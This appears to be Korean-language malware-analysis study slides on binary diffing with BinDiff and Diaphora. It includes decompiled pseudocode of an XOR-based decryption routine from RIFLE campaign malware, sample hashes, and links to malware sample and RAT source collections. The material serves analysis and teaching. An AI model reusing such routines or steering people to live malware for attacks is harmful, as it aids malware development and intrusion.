
- ChaCha 암호화 알고리즘이 사용되었다고 하는데, 두 파일에서 동일한 그래프 구조를 확인할 수 있다.<sup>1</sup>



<sup>1</sup> Identifying Code Reuse in Ransomware with Ghidra and BinDiff

# bindiff

- IDA 내에서도 bindiff를 사용할 수 있으나 자체 도구에 비해서는 기능이 빈약하다.



Similarity	Conf	Change	EA Primary	Name Primary	EA Secondary	Name Secondary	Com	Algorithm
1.00	0.99	-----	0040FC90	__alloca_probe	05011850	__alloca_probe		Name Hash
1.00	0.99	-----	0040E0C0	_strpbrk	0500E520	_strpbrk		Name Hash
1.00	0.98	-----	0040FEF5	sub_40FEF5	050055C5	sub_50055C5		Prime Signature
1.00	0.97	-----	0040E71B	_at_done	050024CB	_at_done		Name Hash
1.00	0.97	-----	0040E744	__NLG_Call	050024F4	__NLG_Call		Name Hash
1.00	0.97	-----	00411786	RtlUnwind	0501147C	RtlUnwind		Name Hash
1.00	0.96	-----	0040730A	_EH4_GlobalUnwind(x)	0500200E	_EH4_Global...		Call Reference
1.00	0.95	-----	004010A2	DdeKeepStringHandle	05011476	IsProcessorF...		Prime Signature
1.00	0.95	-----	00401BA4	nullsub_1	05001745	_guard_chec...		Prime Signature
1.00	0.95	-----	0040733B	sub_40733B	0500191C	sub_500191C		Prime Signature
1.00	0.82	-----	00404A89	sub_404A89	050045DC	sub_50045DC		Address Sequ...
1.00	0.82	-----	00404D1F	sub_404D1F	05004EA8	sub_5004EA8		Address Sequ...
1.00	0.62	-----	0040E9BB	sub_40E9BB	05005132	sub_5005132		Address Sequ...
1.00	0.62	-----	0040E9C7	sub_40E9C7	05005167	sub_5005167		Address Sequ...

# bindiff

```
int __cdecl sub_4B27F0(int a1, int a2)
{
    int v2; // edi
    _BYTE *v3; // esi
    int v4; // edx
    char v5; // cl
    unsigned int v6; // eax
    int v7; // edi
    char v8; // bl
    bool v9; // zf
    _BYTE *v11; // [esp+8h] [ebp-10h]
    int v12; // [esp+Ch] [ebp-Ch]
    int v13; // [esp+10h] [ebp-8h]
    unsigned int v14; // [esp+14h] [ebp-4h]

    v2 = a2;
    v3 = (_BYTE *)MEMORY[0x100130A8](0, a2, 4096, 4);
    LOBYTE(v4) = -47;
    v11 = v3;
    v5 = -94;
    v14 = 725212113;
    v6 = 1517894433;
    if ( a2 > 0 )
    {
        v7 = a1 - (_DWORD)v3;
        v12 = a1 - (_DWORD)v3;
        v13 = a2;
        while ( 1 )
        {
            *v3 = v5 ^ v6 ^ v4 ^ v3[v7];
            v8 = v4 & (v5 ^ v6);
            v4 = (((unsigned __int16)v14 ^ (unsigned __int16)(8 * v14)) & 0x7F8) << 20) | (v14 >> 8);
            v5 = v8 ^ v6 & v5;
            v6 = (((v6 << 7) ^ (v6 ^ (16 * (v6 ^ (2 * v6)))) & 0xFFFFF80) << 17) | (v6 >> 8);
            ++v3;
            v9 = v13-- == 1;
            v14 = v4;
            if ( v9 )
                break;
            v7 = v12;
        }
        v2 = a2;
        v3 = v11;
    }
    sub_4BBE40(a1, v3, v2);
    return MEMORY[0x100130A4](v3, 0, 0x8000);
}
```


```
unsigned int __usercall sub_402430@<eax>(int a1@<eax>, _BYTE *a2@<ecx>, int a3)
{
    int v4; // edx
    char v6; // cl
    unsigned int result; // eax
    int v8; // edi
    bool v9; // zf
    unsigned int v10; // [esp+8h] [ebp-8h]
    int v11; // [esp+Ch] [ebp-4h]

    LOBYTE(v4) = 73;
    v6 = -110;
    v10 = 448530761;
    result = 407045703;
    if ( a1 > 0 )
    {
        v8 = a3 - (_DWORD)a2;
        v11 = a1;
        do
        {
            *a2 = v6 ^ result ^ v4 ^ a2[v8];
            v6 = v6 & result ^ v4 & (v6 ^ result);
            v4 = (((unsigned __int16)v10 ^ (unsigned __int16)(8 * v10)) & 0x7F8) << 20) | (v10 >> 8);
            result = (((result << 7) ^ (result ^ (16 * (result ^ (2 * result)))) & 0xFFFFF80) << 17) | (result >> 8);
            ++a2;
            v9 = v11-- == 1;
            v10 = v4;
        } while ( !v9 );
    }
    return result;
}
```

ee778be503fda770ee2f40e51edfd595


f90662273db92aa8de0abed37767b911

- yara 설명할 때 언급했던 RIFLE 캠페인 악성코드
- xor 키 값만 다르고 같은 알고리즘<sup>1</sup>을 사용하고 있지만 bindiff, diaphora에서 잡아주지 못했다.  
→ 결국 분석가가 상세 분석을 진행해야 한다.



1 / 216 Matched Functions

sub_402430					<input type="checkbox"/> Show structural changes	<input checked="" type="checkbox"/> Show only instructions changed	<input checked="" type="checkbox"/> Show identical							
	Similarity	Confidence	Address	Primary Name	Type	Address	Secondary Name	Type	Basic Blocks	Jumps				
	0.21	0.31	00402430	sub_402430	Normal	0040595F	__isatty	Library	1	4	3	4	2	6



<sup>1</sup> 국내를 타깃으로 하는 위협그룹 프로파일링 - 2017 사이버 위협 인텔리전스 보고서, p26

# diaphora<sup>1</sup>

- bindiff와 유사한 바이너리 유사도 분석 도구
  - 필요한 기능이 구현되어 있지 않았고, 유사한 어셈블리 코드를 bindiff가 놓치는 경우가 있어서 diaphora를 개발했다고 한다.<sup>4</sup>
- 어셈블리, 의사코드 등 어떤 부분이 수정되었는지 확인하는 기능 존재
  - Diff assembly, Diff pseudo-code, Show pseudo-code patch 등
- 파일 전체 다운로드 후 IDA Pro에서 file → Script file... → diaphora.py 실행

---


<sup>1</sup> <https://hex-rays.com/blog/plugin-focus-diaphora/>

<sup>2</sup> Binary Comparisons for Patch Differing - BinDiff Tutorial

<sup>3</sup> Modern Windows Binary Patch Differing!


<sup>4</sup> BSidesLisbon2015 - Diaphora: a new FOSS program differencing tool - Joxean Koret

- binary visualization 도구 중에서 신박하다고 생각한 프로젝트
- 미니맵을 보면 두 파일이 거의 유사한 것을 볼 수 있으며, 해당 데이터를 3차원으로 보여준다.



<sup>1</sup> Binary visualization explained

- 다른 파일의 결과를 보면 미니맵과 출력 결과가 다른 것을 확인할 수 있다.



# ETC

- [Visualizing ELF binaries - Binary Visualization](#)
  - [Cantordust - Blog, binocle, binvis, binary\\_viewer](#)
- [iocextract](#) - IOC 정보가 쉽게 노출되는 것을 막기 위해 defang 작업을 해주는 도구
- [Sigma](#)
  - [Hack.lu 2017 Sigma - Generic Signatures for Log Events by Thomas Patzke](#)
  - [Hunting for Hackers with Sigma Rules](#)
  - [Sigma - Generic Signatures for SIEM Systems by Florian Roth](#)
- [lighthouse](#) - A Coverage Explorer for Reverse Engineers
- [pigaios](#) - A tool for matching and diffing source codes directly against binaries. ([Youtube](#))
- [\[논문 번역\] A Survey of Binary Code Similarity](#)
- [flare-vm](#) - 리버싱, 악성코드 분석 전용 가상머신 세팅
- ...

- **GTFOBins, LOLBAS**

시스템에 있는 기본 도구를 사용하는 공격자들을 'living off the land'라고 한다.

대상 운영체제에 포함된 도구에 대해 철저하고 정통한 지식을 갖고 있으면  
공격자는 자신의 도구를 모두 가지고 다닐 필요 없이 '가벼운 여행'을 할 수 있다.

net.exe 명령어의 사용을 통해 시스템에 사용자 계정이 추가됐다는 점은  
공격자가 획득한 접근 수준과 사용한 방법을 알려준다.

사용자 프로파일의 shellbag 아티팩트를 조사한 결과  
사용자를 추가하기 위해 제어판에 액세스한 적이 있음을 알게 되면  
터미널 서비스를 통해 GUI 셸과 상호작용할 수 있는 셸 기반 액세스 권한이 있음을 알 수 있다.

[Windows 환경에서 침해 시스템 분석하기 - p160, Eng](#)

# 악성코드 샘플 및 관련 자료

[awesome-malware-analysis](#), [theZoo](#), malware samples & writeup - 1 2 3 4 5 6 7 8 9,

[Ultimate-RAT-Collection](#), [malware-traffic-analysis](#), [hybrid-analysis](#), [virusshare](#), [vx-underground](#)

[malware-study](#), [malware-tools](#), Reverse Engineering tools, Reverse-Engineering,  
[reverseengineering-reading-list](#), [learning-malware-analysis](#), [learning-reverse-engineering](#)  
[exploitation-course](#), 레드팀 플레이북, [Win32\\_Offensive\\_Cheatsheet](#)

[linux-re-101](#), [osx-re-101](#), [RE-iOS-Apps](#), [AndroidAppRE](#)

# 참고자료

멀웨어 데이터 과학

악성코드 분석 시작하기

국내를 타깃으로 하는 위협그룹 프로파일링 - 2017 사이버 위협 인텔리전스 보고서